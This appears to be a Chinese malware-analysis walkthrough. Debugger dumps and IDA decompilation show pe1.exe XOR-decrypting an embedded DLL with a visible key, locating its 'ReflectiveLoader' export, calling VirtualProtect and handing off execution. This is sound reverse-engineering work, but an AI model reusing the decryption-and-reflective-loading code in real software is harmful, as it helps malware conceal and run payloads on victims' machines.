00EB4E2B     C3            ret
00EB4E2C     55            push ebp
00EB4E2D     8BEC          mov ebp,esp
00EB4E2F     53            push ebx
00EB4E30     56            push esi
00EB4E31     8B75 08       mov esi,dword ptr ss:[ebp+8]
00EB4E34     57            push edi

dword ptr ss:[ebp+10]=[0019E130]=A5FE

00EB4DF8
```

```
EAX    02BF0401
EBX    75B25100     <gdi32.ResetDCW>
ECX    FD810C00
EDX    00EB4257
EBP    0019E120
ESP    0019E120
ESI    000E3ECE
EDI    759EF550     <kernel32.GetProc

EIP    00EB4DF4

EFLAGS    00000202
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError   0000057A (ERROR_INVALID_(
LastStatus  C000008A (STATUS_RESOURCE

GS 002B   FS 0053
ES 002B   DS 002B
CS 0023   SS 002B

ST(0) 0000000000000000000 x87r0 空
ST(1) 0000000000000000000 x87r1 空
ST(2) 0000000000000000000 x87r2 空
ST(3) 0000000000000000000 x87r3 空
ST(4) 0000000000000000000 x87r4 空
ST(5) 0000000000000000000 x87r5 空
ST(6) 3FFF8000000000000000 x87r6 空
ST(7) 3FFF8DB70C975DF22363 x87r7 空

默认 (stdcall)
1: [esp+4] 00EB4513
2: [esp+8] 00401000 1.00401000
3: [esp+C] 02BF0400
4: [esp+10] 0000A5FE
5: [esp+14] 000F000E
```


```
地址      十六进制                                          ASCII
00400F00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400F90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400FA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400FB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400FC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400FD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400FE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400FF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0019E120  0019F134
0019E124  00EB4513  返回到 00EB4513 自 00EB4DDE
0019E128  00401000  1.00401000
0019E12C  02BF0400
0019E130  0000A5FE
0019E134  000F000E
0019E138  02C600C0
0019E13C  00000020
0019E140  02C600C0
0019E144  00000070
0019E148  02C600C0
0019E14C  02C60000
0019E150  50000163
0019E154  00000000
0019E158  01000163
0019E15C  00000018
0019E160  02C606F8
0019E164  0000001C
0019E168  02C604A0
0019E16C  02C606F8
```



```
00401000  56 57 8B 3D FC 20 41 00 8B D1 0F B7 87 D4 20 41  VW.=ü A..Ñ.·.Ô A
00401010  00 8D B7 D8 20 41 00 03 F0 3B 56 14 73 04 8B C2  ..·Ø A..ð;V.s..Â
00401020  EB 32 0F B7 BF C6 20 41 00 33 C0 33 C9 53 66 3B  ë2.·¿Æ A.3À3ÉSf;
00401030  C7 73 1E 0F B7 C1 6B C0 28 8B 5C 30 0C 3B D3 72  Çs..·ÁkÀ(.\0.;Ór
00401040  0A 8B 44 30 10 03 C3 3B D0 72 0C 41 66 3B CF 72  ..D0..Ã;Ðr.Af;Ïr
00401050  E2 33 C0 5B 5F 5E C3 0F B7 C1 6B C8 28 8B 44 31  â3À[_^Ã.·ÁkÈ(.D1
00401060  14 2B 44 31 0C 03 C2 EB EA 55 8B EC 51 8B 0D FC  .+D1..ÂëêU.ìQ..ü
00401070  20 41 00 BA 0B 01 00 00 0F B7 81 D8 20 41 00 66   A.º.....·.Ø A.f
00401080  3B C2 74 09 B9 0B 02 00 00 33 C0 EB 66 8B 89 38  ;Ât.¹....3Àëf..8
00401090  21 41 00 53 56 57 E8 65 FF FF FF BF C0 20 41 00  !A.SVWèeÿÿÿ¿À A.
004010A0  8D 1C 07 8B 4B 20 89 5D FC E8 52 FF FF FF 8B 4B  ....K .]üèRÿÿÿ.K
004010B0  24 8D 34 07 E8 47 FF FF FF 8B 5B 18 8B F8 81 C7  $.4.èGÿÿÿ.[..ø.Ç
004010C0  C0 20 41 00 EB 24 8B 0E 4B E8 32 FF FF FF 05 C0  À A.ë$..Kè2ÿÿÿ.À
004010D0  20 41 00 68 B4 FC 40 00 50 E8 F2 02 00 00 59 59   A.h´ü@.Pèò...YY
004010E0  85 C0 75 13 83 C6 04 83 C7 02 85 DB 75 D8 33 C0  .Àu..Æ..Ç..Ûuø3À
004010F0  5F 5E 5B 8B E5 5D C3 8B 4D FC 8B 49 1C E8 FE FE  _^[.å]Ã.Mü.I.èþþ
```


修复iat表：getprocaddress



```
00EB4653   8B85 3CFFFFFF      mov eax,dword ptr ss:[ebp-C4]
00EB4659   8B00               mov eax,dword ptr ds:[eax]            eax:"ExitThread"
00EB465B   8985 38FFFFFF      mov dword ptr ss:[ebp-C8],eax
00EB4661   83BD 38FFFFFF 00   cmp dword ptr ss:[ebp-C8],0
00EB4668   75 02              jne EB466C
00EB466A   EB 71              jmp EB46DD
00EB466C   8B85 38FFFFFF      mov eax,dword ptr ss:[ebp-C8]
00EB4672   25 00000080        and eax,80000000                      eax:"ExitThread"
00EB4677   74 1F              je EB4698
00EB4679   8B85 38FFFFFF      mov eax,dword ptr ss:[ebp-C8]
00EB467F   25 FFFFFF7F        and eax,7FFFFFFF                      eax:"ExitThread"
00EB4684   50                 push eax                              eax:"ExitThread"
00EB4685   FFB5 44FFFFFF      push dword ptr ss:[ebp-BC]            [ebp-BC]:"MZ?"
00EB468B   FF55 A0            call dword ptr ss:[ebp-60]
00EB468E   8B8D 40FFFFFF      mov ecx,dword ptr ss:[ebp-C0]
00EB4694   8901               mov dword ptr ds:[ecx],eax            eax:"ExitThread"
00EB4696   EB 22              jmp EB46BA
00EB4698   8B85 70FFFFFF      mov eax,dword ptr ss:[ebp-90]         [ebp-90]:"MZ?"
00EB469E   8B8D 38FFFFFF      mov ecx,dword ptr ss:[ebp-C8]
00EB46A4   8D4401 02          lea eax,dword ptr ds:[ecx+eax+2]      eax:"ExitThread"
00EB46A8   50                 push eax                              eax:"ExitThread"
00EB46A9   FFB5 44FFFFFF      push dword ptr ss:[ebp-BC]            [ebp-BC]:"MZ?"
00EB46AF   FF55 A0            call dword ptr ss:[ebp-60]
00EB46B2   8B8D 40FFFFFF      mov ecx,dword ptr ss:[ebp-C0]
00EB46B8   8901               mov dword ptr ds:[ecx],eax            eax:"ExitThread"
00EB46BA   8B85 3CFFFFFF      mov eax,dword ptr ss:[ebp-C4]
00EB46C0   83C0 04            add eax,4                             eax:"ExitThread"
00EB46C3   8985 3CFFFFFF      mov dword ptr ss:[ebp-C4],eax
00EB46C9   8B85 40FFFFFF      mov eax,dword ptr ss:[ebp-C0]
00EB46CF   83C0 04            add eax,4                             eax:"ExitThread"
00EB46D2   8985 40FFFFFF      mov dword ptr ss:[ebp-C0],eax
00EB46D8   E9 6DFFFFFF        jmp EB464A
00EB46DD   8B85 48FFFFFF      mov eax,dword ptr ss:[ebp-B8]
00EB46E3   83C0 14            add eax,14                            eax:"ExitThread"
00EB46E6   8985 48FFFFFF      mov dword ptr ss:[ebp-B8],eax
00EB46EC   E9 DFFEFFFF        jmp EB45D0
00EB46F1   8B85 60FFFFFF      mov eax,dword ptr ss:[ebp-A0]
00EB46F7   8378 31 00         cmp dword ptr ds:[eax+31],0           eax+31:"mmandLineA"
00EB46FB   0F84 7B010000      je EB487C
```

修复重定位表，跳转到oep执行

ida分析pe1.exe 调用函数 bp下断点



```
EIP →
759F04BF   CC                 int3
759F04C0   8BFF               mov edi,edi                           VirtualProtect
759F04C2   55                 push ebp
759F04C3   8BEC               mov ebp,esp
759F04C5   5D                 pop ebp
759F04C6   FF25 9013A575      jmp dword ptr ds:[<&VirtualProtect>]  JMP.&VirtualProtect
759F04CC   CC                 int3
759F04CD   CC                 int3
759F04CE   CC                 int3
759F04CF   CC                 int3
759F04D0   CC                 int3
759F04D1   CC                 int3
759F04D2   CC                 int3
759F04D3   CC                 int3
759F04D4   CC                 int3
759F04D5   CC                 int3
759F04D6   CC                 int3
759F04D7   CC                 int3
759F04D8   CC                 int3
759F04D9   CC                 int3
759F04DA   CC                 int3
759F04DB   CC                 int3
759F04DC   CC                 int3
759F04DD   CC                 int3
759F04DE   CC                 int3
759F04DF   CC                 int3
759F04E0   6A 18              push 18                               GlobalSize
759F04E2   68 081DA675        push kernel32.75A61D08
759F04E7   E8 0C3B0000        call kernel32.759F3FF8
759F04EC   834D E4 FF         or dword ptr ss:[ebp-1C],FFFFFFFF
759F04F0   FF35 3407A875      push dword ptr ds:[75A80734]
759F04F6   FF15 6C1CA575      call dword ptr ds:[<&RtlLockHeap>]
759F04FC   8365 FC 00         and dword ptr ss:[ebp-4],0
759F0500   33FF               xor edi,edi                           edi:"U褼汳 SVW3鬓E?"
759F0502   47                 inc edi                               edi:"U褼汳 SVW3鬓E?"
759F0503   897D FC            mov dword ptr ss:[ebp-4],edi
759F0506   8B5D 08            mov ebx,dword ptr ss:[ebp+8]
759F0509   F6C3 04            test bl,4
759F050C   0F84 A4EE0000      je kernel32.759FF3B6
759F0512   8D73 FC            lea esi,dword ptr ds:[ebx-4]

edi=00417590 "U褼汳 SVW3鬓E?"

.text:759F04C0 kernel32.dll:$204C0 #114C0 <VirtualProtect>
```


```
EAX     0019F094
EBX     00000000
ECX     00000000
EDX     000060D0
EBP     0019F0B4
ESP     0019F068
ESI     00000000
EDI     00417590     "U褼汳 SVW3

EIP     759F04C0     <kernel32.

EFLAGS    00000300
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError   00000057 (ERROR_IN
LastStatus  C000000B (STATUS_I

GS 002B   FS 0053
ES 002B   DS 002B
CS 0023   SS 002B

ST(0) 0000000000000000000 x8
ST(1) 0000000000000000000 x8
ST(2) 0000000000000000000 x8
ST(3) 0000000000000000000 x8
ST(4) 0000000000000000000 x8
ST(5) 0000000000000000000 x8
ST(6) 3FFF800000000000000 x8
ST(7) 3FFF8DB70C975DF22363 x8

默认 (stdcall)
1: [esp+4] 004120C0 "MZ?"
2: [esp+8] 00012200
3: [esp+C] 00000040
4: [esp+10] 0019F094
5: [esp+14] 8E7126D7
```

```
地址       十六进制                                          ASCII
004120C0  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
004120D0  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
004120E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004120F0  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
00412100  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00412110  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00412120  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00412130  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00412140  70 90 1C B6 34 F1 72 E5 34 F1 72 E5 34 F1 72 E5  p..¶4ñrå4ñrå4ñrå
00412150  72 A0 AD E5 30 F1 72 E5 72 A0 92 E5 36 F1 72 E5  r .å0ñrår .å6ñrå
00412160  39 A3 92 E5 36 F1 72 E5 34 F1 72 E5 35 F1 72 E5  9£.å6ñrå4ñrå5ñrå
00412170  3D 89 E1 E5 21 F1 72 E5 34 F1 73 E5 B2 F1 72 E5  =.áå!ñrå4ñså²ñrå
00412180  39 A3 97 E5 21 F1 72 E5 39 A3 AE E5 35 F1 72 E5  9£.å!ñrå9£®å5ñrå
00412190  39 A3 A9 E5 35 F1 72 E5 39 A3 AC E5 35 F1 72 E5  9£©å5ñrå9£¬å5ñrå
004121A0  52 69 63 68 34 F1 72 E5 00 00 00 00 00 00 00 00  Rich4ñrå........
004121B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004121C0  50 45 00 00 4C 01 06 00 6F 39 A3 5A 00 00 00 00  PE..L...o9£Z....
004121D0  00 00 00 00 E0 00 02 21 0B 01 0C 00 00 8A 00 00  ....à..!........
```

```
0019F05C  0042153C  1.0042153C
0019F060  00401111  返回到 1.00401111 自 1.00401000
0019F064  759EF550  kernel32.759EF550
0019F068  00401152  返回到 1.00401152 自 ???
0019F06C  004120C0  1.004120C0
0019F070  00012200
0019F074  00000040
0019F078  0019F094
0019F07C  8E7126D7
0019F080  759EF550  kernel32.759EF550
0019F084  00000000
0019F088  00000000
0019F08C  00000000
0019F090  00000000
0019F094  00000000
0019F098  8E7126D7
0019F09C  0019F07C
0019F0A0  00000000
0019F0A4  0019F124  指向SEH_Record[1]的指针
0019F0A8  004027F0  1.004027F0
```


我们可以往上看下这个PE文件的由来，在004120C0创建硬件写入断点，重新运行程序，发现程序先在004120C0处写入一堆数据，然后进行异或操作，最终解密出了核心PE2.dll，

ida看pe1.exe，解密数据




```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  int v3; // ecx
  unsigned int i; // edx
  int v5[11]; // [esp+4h] [ebp-2Ch]

  v5[0] = '\x05';
  v5[1] = 4;
  v5[2] = 3;
  v5[3] = 2;
  v5[4] = 10;
  v5[5] = 3;
  v5[6] = 4;
  v5[7] = 15;
  v5[8] = 45;
  v5[9] = 49;
  v5[10] = 10;
  OpenProcess(0, 0, 0);
  if ( GetLastError() == 87 )
  {
    v3 = 0;
    for ( i = 0; i < 0x12200; ++i )
    {
      *((_BYTE *)&dword_4120C0 + i) ^= LOBYTE(v5[v3++]);
      if ( v3 == 11 )
        v3 = 0;
    }
    if ( !sub_401113(v3) )
      ExitThread(0);
  }
  ExitProcess(0);
}
```


之后程序进入00401113函数，然后在00401069函数发现了程序寻找导出函数ReflectiveLoader的文件偏移位置，接着修改内存保护属性，调用ReflectiveLoader



```
int sub_401069()
{
  _DWORD *v1; // esi
  int v2; // eax
  int v3; // ebx
  unsigned __int16 *i; // edi
  int v5; // eax
  int v6; // eax
  _DWORD *v7; // [esp+0h] [ebp-4h]

  if ( *(__int16 *)((char *)&word_4120D8 + dword_4120FC) != 267 )
    return 0;
  v7 = (int *)((char *)&dword_4120C0 + sub_401000(*(int *)((char *)&dword_412138 + dword_4120FC)));
  v1 = (int *)((char *)&dword_4120C0 + sub_401000(v7[8]));
  v2 = sub_401000(v7[9]);
  v3 = v7[6];
  for ( i = (unsigned __int16 *)((char *)&dword_4120C0 + v2); ; ++i )
  {
    if ( !v3 )
      return 0;
    --v3;
    v5 = sub_401000(*v1);
    if ( strstr((const char *)&dword_4120C0 + v5, "ReflectiveLoader") )
      break;
    ++v1;
  }
  v6 = sub_401000(v7[7]);
  return sub_401000(*(int *)((char *)&dword_4120C0 + 4 * *i + v6));
}
```

